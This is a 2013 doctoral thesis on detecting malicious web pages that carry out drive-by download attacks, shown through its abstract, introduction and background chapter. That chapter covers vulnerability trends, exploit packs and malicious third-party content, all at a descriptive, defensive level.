FEATURE-BASED APPROACHES TO DETECT DRIVE-BY DOWNLOAD ATTACKS

by

VAN LAM LE

A thesis
submitted to the Victoria University of Wellington
in fulfilment of the
requirements for the degree of
Doctor of Philosophy
in Computer Science.

Victoria University of Wellington
2013

Abstract

Malicious web pages contain malicious code that can exploit a visitor's computer system. When a visitor visits a malicious web page, it exploits vulnerabilities on the visitor's computer system. A successful exploit can lead to downloading and installing a malware on the visitor's computer system without the visitor's consent. This type of attacks is called drive-by download attack.

Malicious web pages have become significant security issue. The number of malicious web pages has increased significantly and it has raised a special concern from communities. Identification of malicious web pages based upon extracting and analyzing web page features has become an active research area. In term of the features, the research uses a range of different features. Some of them use features from properties of web servers and domain name servers while some of them use features extracted from contents of web pages. Others use features by rending and executing web pages to monitor potential system events. The range of features used raises the question "What are the most useful features for identifying malicious webpages?".

In addition, number of web pages on the Internet is very large while number of malicious web pages is very small. To scan web pages on the Internet for malicious ones scales poorly. As a result, it is necessary to improve the scalability in order to allow large numbers of web pages to be scanned. Furthermore, it would be desirable to be able to trade off accuracy for speed for circumstances where the aim is to collect malware rather than identify all potential malicious web pages.

This research explores how drive-by download attacks happen and uses this knowledge to develop an approach to detecting them effectively

based on characteristics of features. We identified the anatomy of drive-by download attacks. Based on the anatomy, we created state-change model of HTML documents and identified potential features to distinguish between benign web pages and malicious ones. We also used the anatomy to identify limitation of each type of features and relationship between them. The features, their limitations and relationships, are in a framework to evaluate features used on detecting malicious web pages.

Based on characteristics of features, we found some features were fast to obtain but they were less valuable. They could be used to identify potential malicious web pages to reduce suspicious web pages which need to be inspected by experts or expensive devices. Therefore, we proposed a novel scoring model to identify potential malicious web pages. It used some different types of light-weight features and gave scores of maliciousness of web pages based on each type of features. It then combined these maliciousness scores to form a maliciousness score for each web page. The experiment showed that our novel scoring model works very effectively.

Characteristics of features also showed that some features were extracted by rending and executing web pages while others were obtained without executing them. Therefore, the former required much more time and resources than the latter. We took this into account to propose two-stage classification to detect malicious web pages. The two-stage classification model used static features to filter potential malicious web pages and forwarded them to the second stage to classify them. Our experiment showed that the two-stage classification model worked very effectively in term of speed and cost.

Based on the anatomy of drive-by download attack, the key step to carry out a drive-by download attack is to exploit vulnerabilities in a visitor's computer system in order to execute malicious shellcode. The exploitation is not always successful because the runtime environment at the visitor's computer is usually unknown. If the exploit fails, the malicious shellcode is not executed and attackers can not take control over

the visitor's computer system. There is no malicious activity happening. Therefore, detection devices working on malicious activities cannot detect the attack. It raises the challenge about monitoring features that can be used to track malicious shellcode delivery to a visitor's computer system during visitation. We took this question into account by analysing heap-spraying attack - a common method to deliver malicious shellcode in a drive-by download attack. Based on characteristics of heap-spraying attacks, we proposed a statistical method to detect this attack.

For my wife, Xuan Phuong and my daughter, Phuong Uyen

Acknowledgments

My special acknowledgement is reserved to my three supervisors, Dr. Ian Welch, Dr. Xiaoying Gao and Dr. Peter Komisarczuk for their help, encouragement, suggestions and contributions.

I would like to thank Dr. Christian Seifert and Ramon Steenson, authors of Capture-HPC, for their help, guidance, discussion and suggestions on the implementation of high interaction client honeypot. I would like to thank Mark Davies and Roger Cliffe for their helps to establish the DSRG lab.

I would also like to thank Vietnamese Government, Vietnam International Education Development, and Victoria University for their financial support for this research. My thanks are also expressed to Microsoft for providing us malicious URLs to carry out experiments, Google Inc and The Honeynet Project for their offer on Google Summer of Code 2009 which supports me to extend functionalities of Capture-HPC, InternetNZ for funding .nz domain monthly scans.

Further, I would like to give my special thanks to my colleagues at College of Information and Technology - Can Tho University, who have to work harder in order to give me enough time to take PhD program overseas. I would also like to thank my friends who share PhD life and living experiences during my study.

Last but not least, I would to give special acknowledgement to my parents, my wife, and my daughter. None of this would have been possible without their love, patience and encouragement.

Contents

List of Figures

List of Tables

List of Abbreviations

API Application Programming Interface

AUC Area Under the Curve

DDOS Distributed Denial of Service

DHTML Dynamic Hyper Text Markup Language

DLL Dynamic Link Library

DNS Domain Name System

DSS Dynamic Score Selection

DSS Dynamic Score Selection

ED Euclidean Distance

EDN Euclidean Distance Normed

EIP Extended Instruction Pointer

FN False Negative

FNR False Negative Rate

FP False Positive

FPR False Positive Rate

HTTP Hyper Text Transfer Protocol

MbD Mahalanobis Distance

MbDN Mahalanobis Distance Normed

MD Manhattan Distance

MDF Manhattan Distance Filtered

MDS Manhattan Distance Scaled

OS Operating System

PC Personal Computer

RAM Random Memory Access

ROC Receiver Operating Characteristic Curve

SQL Structured Query Language

SVM Support Vector Machine

TPCC True Positive Cost Curve

TPR True Positive Rate

URL Uniform Resource Locator

Chapter 1

Introduction

The number of Internet users has increased signicantly since the 1990s. The reasons for this are many including more widespread and affordable access to the Internet, the growth in services available that support users in their business and their daily work. In addition, there are various client applications available to meet requirements from the Internet users. Additionally, the Internet has changed from a medium for delivering static content to one that also delivers dynamic content. This has led to content that includes executable content.

Along with the increase in use and evolution of types of content, there has been an evolution in types of potential attacks faced by users. In this research, we focus on a particular type – client-side attacks. In general, a client-side attack can happen when a client-side application connects to a service on a server. The client-side application sends a request to the server and the server responses to the client with malicious contents. These malicious contents might exploit vulnerabilities on the client's system. The result can be a stealing personal information, a destroying of the client's system or even a compromising the client to contribute to a distributed botnet.

Detecting this kind of client-side attacks is an emerging issue for researchers and agencies interested in Internet security. There is a number of

research working on detecting malicious web pages and they propose various approaches applied on different types of features. While approaches based on monitored events from executable environment show very good accuracy, they are very costly in term of time and resource consumption. On the other hand, approaches based on contents and properties of web pages are very light-weight but false alarm and less accurate. This thesis examines the problem of detecting malicious web pages that is lighter weight than monitoring events from the executable environment and more accurate than only looking at the content and properties of the web page. We investigate solving this problem by using a novel-feature based approach that considers the rendering of a web page as well as its content and properties.

1.1 Research Goals

The goal of this thesis is to develop novel, effective and efficient feature-based approaches to detect malicious web pages. There are two sub-goals in this thesis. The first sub-goal is to exploit potential features which are valuable on detecting malicious web pages. These features are evaluated and classified into categories. A framework is developed to analyse different types of potential features used in the domain. It also describes characteristics of each types of features. This framework is used to compare and evaluate features used in different studies on detecting malicious web pages. The second sub-goal is to develop appropriate classification models to detect malicious web pages. The classification models are based on characteristics of the features presented in the first sub-goal. Some features are very light-weight but less accurate while others are very accurate but quite costly. In addition, each type of features might have pre-conditions which have to be satisfied in order to obtain them. Based on the characteristics, suitable features are selected in different classification models in order to take advantages of each type of features. There are two main fo-

cuses on the classification models: cost and accuracy. These focuses are used to evaluate the classification models proposed in this thesis.

1.2 Motivation

The report from SecureList in November 2010 [96] shows that drive-by download is the largest threat on the Internet. This type of attack happens when an Internet user visits a web page (even a legitimate site but compromised by cybercriminals) containing malicious code. The malicious code exploits vulnerable components in the visitor's computer system, which include vulnerabilities in web browser, plug-in, and operating system. The result of the attack is often an installation of a malware in the client computer system without the user's consent, or disclosure of user's information. The user's computer system is often 'owned' by attackers and can take part in generating SPAM, and Distributed Denial of Service (DDOS) attacks. Despite efforts of application providers who try to release patches to fix vulnerabilities as soon as possible, the number of drive-by download attacks has increased significantly and it is considered as the biggest threat on the Internet.

As the danger of drive-by download attack has raised an emerging concern on the Internet security aspect, there are a number of research carried out in order to identify malicious web pages. However, each research usually selects its own feature sets. Therefore, there are a range of features proposed for detecting a drive-by download attack. This raises a question about whether these features represent the complete range of potential features and how effective these features are for detecting drive-by download attacks. In addition, there are more than 40 billion web pages [39] around the world. It raises a concern about the cost for scanning these web pages for malicious ones. At the time this thesis was commenced, high interaction client honeypots were popular detection devices to detect drive-by download attacks. However, these devices are very costly in

term of resources and time consumption. It is extremely costly to use these devices to scan all of web pages around the world. Therefore, it came to us a question about whether a classification model with a suitable selection of features can improve the performance of detecting drive-by download attack.

1.3 Contributions

There are four main contributions in this thesis: i) An anatomy of drive-by download attack; ii) A novel scoring model to detect potential malicious web pages; iii) A two-stage classification model to detect malicious web pages; iv) Detecting heap-spray attacks.

1.3.1 Anatomy of drive-by download attack

Drive-by download attacks, where web browsers are subverted by malicious content delivered by web servers, have become a common attack vector in recent years. Several methods for the detection of malicious content on websites using data mining techniques to classify web pages as malicious or benign have been proposed in the literature. However, each proposed method uses different types of features in order to do the classification and there is a lack of a high-level framework for comparing these methods based upon their choice of detection features. The lack of a framework makes it problematic to develop experiments to compare the effectiveness of methods based upon different selections of features. We develop such a framework derived from an analysis of drive-by download attacks that focuses upon potential client-side state changes. This framework can be used to identify potential features that have not been exploited to date and to reason about the challenges for using those features in detecting drive-by download attacks. Based on the framework, we analysed potential features and proposed classification models to de-

tect drive-by download attacks efficiently in term of cost and accuracy.

1.3.2 A novel scoring model to detect potential malicious web pages

Based on the features identified from the anatomy of drive-by download, we found that some static features are very light-weight but less valuable. We suggested that those static features are valuable enough for identifying potential malicious web pages. In other words, static features are suitable for estimating maliciousness of web pages. To take this idea into account, we proposed a novel scoring model to detect malicious web pages. There are two main focuses on this model. Firstly, there are some sources of information about maliciousness of web pages. Combination of knowledge from different sources is a potential solution to identify potential malicious web pages. Secondly, potential malicious web pages identified by this model are forwarded for further analysis so the model works as a filter to reduce suspicious web pages. Therefore, its false positive and false negative strongly affect the number of potential malicious web pages and missing attacks. A capability to make the trade-off between false positive and false negative is taken into account.

1.3.3 Two-stage classification model to detect malicious web pages

When this work commenced, there were two main approaches to detect malicious web pages: High-interaction client honeypot and low-interaction client honeypot. When discussing about detecting malicious web page, almost all of research focused on detection devices (low-interaction client honeypot or high-interaction client honeypot) rather than type of features and detection methods used in the detection systems. We have a different view and we focus on features used to detect malicious web pages. Our

target is to use appropriate features to detect malicious web pages. Using the anatomy of drive-by download attack to find out characteristics of potential features, we defined two types of features: static features and run-time features. Each type of features has its own advantages and disadvantages. While static features are very fast to obtain, run-time features are very expensive in term of time and resource consumption. However, run-time features are more valuable than static-features because they are obtained by executing actual contents of web pages in specific environments. We took both type of features into account by proposing a two-stage classification model to detect malicious web pages. In this model, each type of features is used in suitable stages to boost their advantages. There are two classification stages in this model. The first stage works as a filter in order to reduce suspicious web pages which are forwarded to the second stage for further analysis. As static features are lightweight but less valuable, they are suitable for use at the first stage to estimate maliciousness of web pages. Run-time features are expensive but more valuable so they are appropriate for use in the second stage to make final decision whether a web page is malicious. To optimize the performance of the two-stage classification model, we created two adaptable models which can make self-adjustments in order to reduce cost during operation.

1.3.4 Detecting heap-spray attack

Based on the anatomy of drive-by download, we identified two steps to execute malicious code from a drive-by download attack. Firstly, malicious code (shellcode) is delivered and allocated in the memory of the client-side system. The second step is to trigger a memory corruption in order to control an instruction register (EIP) to jump to shellcode location in the memory in the first step. In almost all of cases, placing shellcode into the memory is quite easy but triggering a memory corruption is a hard task. It depends on vulnerabilities and fingerprints of the client-side

system. In some cases, the attacks do not happen even web pages contain malicious code. Therefore, such detection devices monitoring state changes in the system can not detect the malicious web pages. Detecting shellcode available in the memory is a potential method to identify malicious web pages. In fact, heap-spray attack is a common and effective method to place shellcode in the memory. We addressed the role of heap-spray attack in a drive-by download attack by presenting a case study. The case study is also used to explain the reason why some detection devices like high-interaction client honeypots have missing attacks. We analyzed characteristics of heap-spray attacks and proposed a statistic method to detect these attacks.

1.4 Thesis organisation

The remainder of this thesis is organised as follows:

Chapter 2 presents overview structures of web application. Components of web application are described and their roles on web application security are presented. The chapter also presents the main reasons why malicious web pages has become popular. A general description about how drive-by download attacks happen is presented as background knowledge to follow up the thesis content.

Chapter 3 presents the related work on detecting malicious web pages. They are arranged in two categories: Feature and classification method. Gaps of the related work are addressed at the end of the chapter.

Chapter 4 analyses how a drive-by download attack happens. The chapter presents an anatomy of drive-by download attacks, which consists of four stages. The anatomy provides in detail how drive-by download attacks happens via four stages. It also provides which features can be extracted at each stage for detection. It analyses stage by stage what activities happen and what are potential features for detection. Some factors which can affect on the process of drive-by download attacks are dis-

cussed. Based on these factors, limitations of features at each stage are discussed. The contributions of this chapter have led to the publication of [44].

Chapter 5 presents a novel scoring model to detect potential malicious web pages. It presents the concept of scoring model and then present scoring model in detail. It addresses different static features used on detecting malicious web pages. Feature selection and options for feature selection are presented in order to cross out invaluable features. Scoring methods are presented in detail for uses in the scoring model. In addition, score combination methods are presented in detail. They are used in the scoring model to combine scores from different scoring methods to form the final maliciousness scores of web pages. To evaluate the scoring model, experiments especially n-factor experiments are presented in detail. The early work of this chapter has led to the publication of [41] and the main contributions of this chapter have led to the publication of [43].

Chapter 6 presents a two-stage classification model. It gives two definitions of features: static feature and run-time feature. The two-stage classification model which uses both types of features is presented. The speed and accuracy of the model are identified. The purpose of the two-stage classification model is to improve the performance of detecting malicious web pages. Some factors which affect on the performance of the model are addressed. These factors include number of potential malicious web pages forwarded to the second stage, number of nodes at each stage, and false positive and false negative at the first stage. To evaluate the model, the chapter presents cost an evaluation experiment. Finally, the chapter identifies performance issues of the two-stage classification model. An optimised algorithm is introduced in order to overcome the issues. The early work of this chapter has led to the publication of [42].

Chapter 7 presents detecting heap-spray attacks. A case study is shown in order to identify the role of a heap-spray attack in a drive-by download attack. The case study is also used to explain why a drive-by download

attack might fail and detection devices miss a drive-by download attack. Characteristics of heap-spray attacks are presented and a statistical detection method is proposed to detect heap-spray attacks.

Chapter 8 summarises thesis and discusses future work.

1.5 Publications

Van Lam Le, Ian Welch, Xiaoying Gao and Peter Komisarczuk, "Identification of Potential Malicious Web Pages", Australasian Information Security Conference (AISC), Perth, Australia, 17-20 Jan 2011, pp. 33-40.

This paper presented a lightweight scoring mechanism that uses static features to identify potential malicious pages. This mechanism is intended as a filter that allows us to reduce the number of suspicious web pages requiring more expensive analysis by other mechanisms that require loading and interpretation of the web pages to determine whether they are malicious or benign. The paper presented the most appropriate set of features that could be used to efficiently distinguish between benign and malicious web pages. The main advantage of this scoring mechanism compared to a binary classifier is the ability to make a trade-off between accuracy and performance. This allows us to adjust the number of web pages passed to the more expensive analysis mechanism in order to tune the overall performance.

Van Lam Le, Ian Welch, Xiaoying Gao and Peter Komisarczuk, "Two-Stage Classification Model to Detect Malicious Web Pages", Proceedings of the International Conference on Advanced Information Networking and Applications (AINA), Singapore, Mar 2011, pp. 113-120.

This paper presented the two-stage classification model to detect malicious web pages. It defined two types of features: static feature and runtime feature. Based on these definitions, the paper presented the two-stage classification model to detect malicious web pages. it divided the detection process into two stages: Estimating maliciousness of web pages and

then identifying malicious web pages. Static features are light-weight but less valuable so they are used to identify potential malicious web pages in the first stage. Only potential malicious web pages are forwarded to the second stage for further investigation. On the other hand, run-time features are costly but more valuable so they are used in the final stage to identify malicious web pages.

Van Lam Le, Ian Welch, Xiaoying Gao and Peter Komisarczuk, "A Novel Scoring Model to Detect Potential Malicious Web Pages", Proceedings of TrustCom2012, Liverpool, UK, June 25-27, 2012, pp. 254-263.

This paper classified detection approaches into two groups depending upon the types of web page features used: either run-time features based upon observing what happens when the web page is loaded (slow but accurate) or static features based upon the content, structure or property of the web page (fast but inaccurate). Hybrid approaches combine the best of both to provide scalable systems with good accuracy by using the static feature based approach as a pre-filter for the run-time feature based approach. One of critical challenges for such hybrid approaches is to build the effective pre-filter which has a capability to make the trade-off between reducing number of web pages passed through to the run-time feature detector and misidentifying malicious web pages as benign. This paper presents a novel scoring model to filter potential malicious web pages by using static features from various sources of information about malicious web pages, finding suitable algorithms to score maliciousness of each source of information, and finally finding the best ways to combine scores from different sources of information in order to achieve the best accuracy.

Van Lam Le, Ian Welch, Xiaoying Gao, and Peter Komisarczuk, "Anatomy of Drive-by Download Attack", accepted by ACSW-AISC 2013, Adelaide, Australia, January 29 - February 1 2013 (to appear)

Several methods for the detection of malicious content on websites using data mining techniques to classify web pages as malicious or benign

have been proposed in the literature. However, each proposed method uses different content features in order to do the classification and there is a lack of a high-level frameworks for comparing these methods based upon their choice of detection features. The lack of a framework makes it problematic to develop experiments to compare the effectiveness of methods based upon different selections of features. This paper presented such a framework derived from an analysis of drive-by download attacks that focus upon potential state changes of HTML documents. This framework can be used to identify potential features that have not been exploited to date and to reason about the challenges for using those features in detection drive-by download attack.

Chapter 2

Background

A 'malicious web page' refers to a web page which contains malicious content that can exploit a user's computer system. This attack happens on the client-side computer system through web service so it is usually called a web-based client-side attack. Traditionally, servers provide services to serve their clients and the servers become the common targets for attackers to exploit. To attack a server, an attacker uses his/her client applications to interact with the server probe for vulnerabilities in the server that he/she can exploit. However, this kind of attacks is not straightforward, and server-side attacks become less attractive. As the popular use of the Internet services, there is a more attractive target - client-side web applications which are used by the Internet users. To use any Internet service, an user usually has to use a client application to interact with servers. The client application normally sends requests and receives responses from servers. When a vulnerable client application interacts with a malicious server, the malicious server can respond to the client's request with malicious code to exploit and compromise the client system. In web service, when a user uses a web browser to surf an URL, a malicious server can send to the web browser a web page with malicious code to exploit the client-side system. The result can be an installation of malware in the client system without the user's consent and disclosure of user's informa-

tion. The user's computer system is often 'owned' by an intruder and can take part in generating SPAM and Distributed Denial of Service (DDOS) attacks. This chapter provides an overview about web applications security and web-based client side attacks in order to provide an overall picture about drive-by download attacks.

2.1 Overview of web application

A web application is defined as a network application which is typically interacting with the web browser over the Internet [50]. Information service providers use web applications to deliver their services to users. To do that, they implement their business logic through web applications at a web server with an advertised URL [24]. To enrich their services, the providers can use more than one web server, back-end servers and applications. They work in cooperation in order to provide services to customers. In the client-side, there is the main application web browser which users use to access information services from the providers. In order to expand their functionalities, almost all web browsers support adding third-party plug-in components such as Adobe Acrobat, Adobe Flash, Apple QuickTime, and Microsoft ActiveX. Figure 2.1 shows the basic communications between a web server and a web browser, and their components. Based on this architecture, results from visitation of a HTML document depend on both sides: client and server. A web client actively connects to a web server to request for a HTML document. The web server responses the request by interacting with internal web applications or third-party back-end servers to construct the HTML document, and then send it to the web client. The web client then executes the HTML document which usually contains embedded plug-in components. To execute these plug-in contents, the web client has to create appropriate plug-in objects to handle and execute them. Therefore, the process of web service involves the following components:




Figure 2.1: Web application architecture

- Web client and operating system (OS) hosting web client,
- Plug-ins on client side,
- Web server and OS hosting web server,
- Internal web applications or web applications on third-party back-end servers.

These components affect on the results of web service provided to client-side. Therefore, security of a web client computer system is not only affected by security of web client (web browser) but also plug-ins on client-side, web servers and their web applications.

2.2 Web-based application security

There is no doubt that web service has become an essential and popular service in the Internet. Number of web pages around the world has been increased significantly. According to [16], the number of web pages on the Internet is over 40 billion pages. Moreover, number of Internet user is over 2.2 billion [27]. Growth in popularity of web pages and Internet users make web service more attractive to intruders, and it has become an attractive target. Symantec reported that 9,314 is a peak number

of identified malicious websites per day in 2011 [84]. In addition, most studies reported about 0.1% to 0.6% web pages are malicious around the world [73] [89]. Therefore, malicious web has become an emerging issue on the Interne security. Here are the main reasons why malicious web has become popular:

a) **Vulnerability** is the first reason for popularity of malicious web. Vulnerabilities are available in both web server and web client sides. Symantec reported that it identified 6,253 and 4,989 vulnerabilities in 2010 and 2011 respectively [84]. There is a reduction in number of identified vulnerabilities per a year, but it is still quite high (around 95 new vulnerabilities per week). This fact makes both web server and web client side under threat.

   On the web server side, vulnerabilities are from web servers, web applications and back-end applications. WhiteHat on its report shows that the number of serious vulnerabilities found per website per year in 2007, 2010 and 2011 are 1111, 230 and 79 respectively [26]. According to this report, Cross-Site Scripting, Information Leakage, and Content Spoofing are the top three popular vulnerabilities as they contribute 50%, 14%, and 9% of the total population respectively (Figure 2.3). The vulnerabilities on the web server side affect not only security on the server side but also security of the client side. Intruders might exploit vulnerabilities on a web server to steal sensitive information, compromise web servers. They also inject their malicious contents and deliver them to visitors. According to [84], 61% of malware were delivered by compromised websites.

   On the web client side, vulnerabilities are from web browsers, operating systems, and its plug-in applications. Figure 2.2 shows browser vulnerabilities in 2010 and 2011. All of the popular browsers have vulnerabilities in both 2010 and 2011. In 2010, the total number of browser vulnerabilities was 500 and Google Chrome had the largest




Figure 2.2: Browser vulnerabilities 2010-2011 [84]




Figure 2.3: Overall vulnerability population in 2011 [26]




Figure 2.4: Browser plug-ins vulnerabilities [84]

number of vulnerabilities in 2011 (nearly 200 vulnerabilities). In 2011, it dropped to 351 as Google Chrome had a great improvement in vulnerabilities [84]. In addition, Vulnerabilities were also reported in browser plug-ins with 346 cases in 2010 and 308 in 2011 (Figure 2.4). ActiveX was reported as having the most common plug-in vulnerabilities (with 34% and 29%). The others plug-ins such as Java, QuickTime, Acrobat Reader, Acrobat Flash and Apple Quicktime were also reported having vulnerabilities [84].

b) **Patches**: Availability of patches to fix vulnerabilities is another reason for popularity of malicious web. Almost all of application providers create patches to fix vulnerabilities when they can identify them. However, it usually takes time for providers to identify and release patches especially zero-day ones. For example, a vulnerability in Acrobat Reader (CVE-2011-2462) took Adobe more than two weeks to release a patch to fix this vulnerability. During that time, there were more than 500 attacks per day against this vulnerability [84]. On the study about 0-day patch with observation from January 2002 to December 2007, Frei et al. found that numbers of unpatched vulnerabilities per day for Microsoft and Apple were 22 and 55 respectively [22]. In addition, application providers announce vulnerabilities and suggest users to apply patches as soon as possible in order to reduce threats. Unfortunately, applying

patches is sometime an option for users, and providers can not control this process. Therefore, some vulnerabilities were identified for an age but they are still available for exploiting. For instance, a vulnerability in Microsoft Windows RPC component (CVE-2008-4250) was announced about 4 years ago but there were 61.2 million attacks against this vulnerability [84].

c) **Exploit packs**: Exploit pack is an automatic tool for intruders to exploit vulnerabilities on a computer system. It makes exploiting tasks easier and more effectively. It can be used even by non-professionals. Symantec reported that exploit packs accounted almost two-thirds (61%) of malicious activities on malicious websites [84]. Almost all of exploit packs are available in underground black market. An intruder can buy an exploit pack covering up 25 vulnerabilities for USD $100 to USD$1000 [84]. In addition, it also provides some techniques like obfuscation to evade detection devices. According to [59], the first exploit packs were available around 2006-2007. They are Icepack, Mpack and Web Attacker. The list of exploit packs is extended with time. According to Table 2.1, the big year were 2011 when there were 15 exploit packs with 23 different versions to cover up to 28 new vulnerabilities. Sophos reported that Blackhole exploit kit is the number one exploit kit to spread drive-by malware in 2011 [82]. It primarily targets Java, Flash and PDF vulnerabilities, and it uses compromised websites to redirect to malicious websites.

d) **Web 2.0 - social networking**: Web 2.0 technology has become an essential business environment for many firms. Many businesses have some forms of using web 2.0 to support their communications with their customers. Some of common forms of web 2.0 are blog, forum, comment section, feedback, etc... However, web 2.0 has become a common environment for attackers to spread their malicious contents [91] [1]. Visitors are allowed to put arbitrary HTML, and they can insert malicious

Table 2.1: Overview of exploit pack [59]

YEAR	CVEs	KITS	VERSIONS
2000	1		
2003	1		
2004	4		
2005	3		
2006	16	1	1
2007	16	2	2
2008	11	1	1
2009	20	12	13
2010	28	13	21
2011	10	15	23




Figure 2.5: Social network phishing, spam, and malware [82]

code into websites. They can also insert links to malicious sites or even upload malicious files [62] [40] [1]. In addition, the most common web 2.0 form is social networking which has been developed significantly. Some big names in social networks like Facebook and Twitter have several million members around the world. It attracts many firms to connect their business to these social networks. A survey carried out by Socialware found that 84% of financial advisers use social networks for their business [82].

However, popularity of social networking makes it attractive for attackers. Figure 2.5 shows how social networks contributed to phishing, spam and malware on the Internet. In December 2009, social networks contributed 57%,30% and 36% to spam, fishing and malware respectively. It made firm concern about threat spreads on social networks especially malware spread. Figure 2.6 shows some businesses concerning about malware on social networks.

e) **IFrame - Third party content:** Some websites might include third-party contents from others. Therefore, their security are also affected by third-party contents. Although a website does not have any vulnerability, their third-parties might have vulnerabilities. The third-party contents might become malicious so both the host website itself and its visitors might be affected. IFrame is a powerful tag to include third-party contents from other websites, but it is claimed as one of the main means to link legitimate websites to malicious ones [78] [61]. Advertising is one of the nicest examples about malicious third-party contents on the Internet to lure visitors to connect to malicious sites. Some legitimate websites allow third-party advertising embedded in their web pages and they do not have any way to manage contents and security of advertising. As a result, when third-party advertising contains malicious contents, it will harm their visitors without their control. For example, a drive-by attack on Metservice website happened on 16/8/2011 to spread a malware to its visitors [63]. The cause was identified from an




Figure 2.6: Firms citing malware as their number one concern with social networks [82]

online advertisement which was embedded on the Metservice website. The vulnerability was identified from its ad server which was compromised by an attacker. When visitors visited its web pages, they got an advertisement along with weather information on the Metservice site, which leaded visitors to download a malware from intruder's site.

2.3 Drive-by download attack

A drive-by download attack is a web-based client-side attack, which technically happens when an Internet user visits a malicious web page. The malicious web page containing malicious code exploits vulnerabilities on the visitor's computer system to execute arbitrary codes locally. The result from the execution of malicious code is usually an installation of malware on the visitor's computer system without any consent. Symantec

reported that there are hundreds of millions of drive-by download infection attempts every year [84] that is a serious threat for both customers and businesses. Sophos also reported that drive-by download had become the top web threat [82]. A typical drive-by download attack happens in the following steps:

a) **Publishing malicious contents**: To deliver drive-by download to Internet visitor, an adversary first needs to publish malicious contents on the Internet. Compromising a website is one of the common methods. In the previous section, we mentioned about vulnerabilities on websites that can be exploited to compromise website to serve malicious contents to visitors.

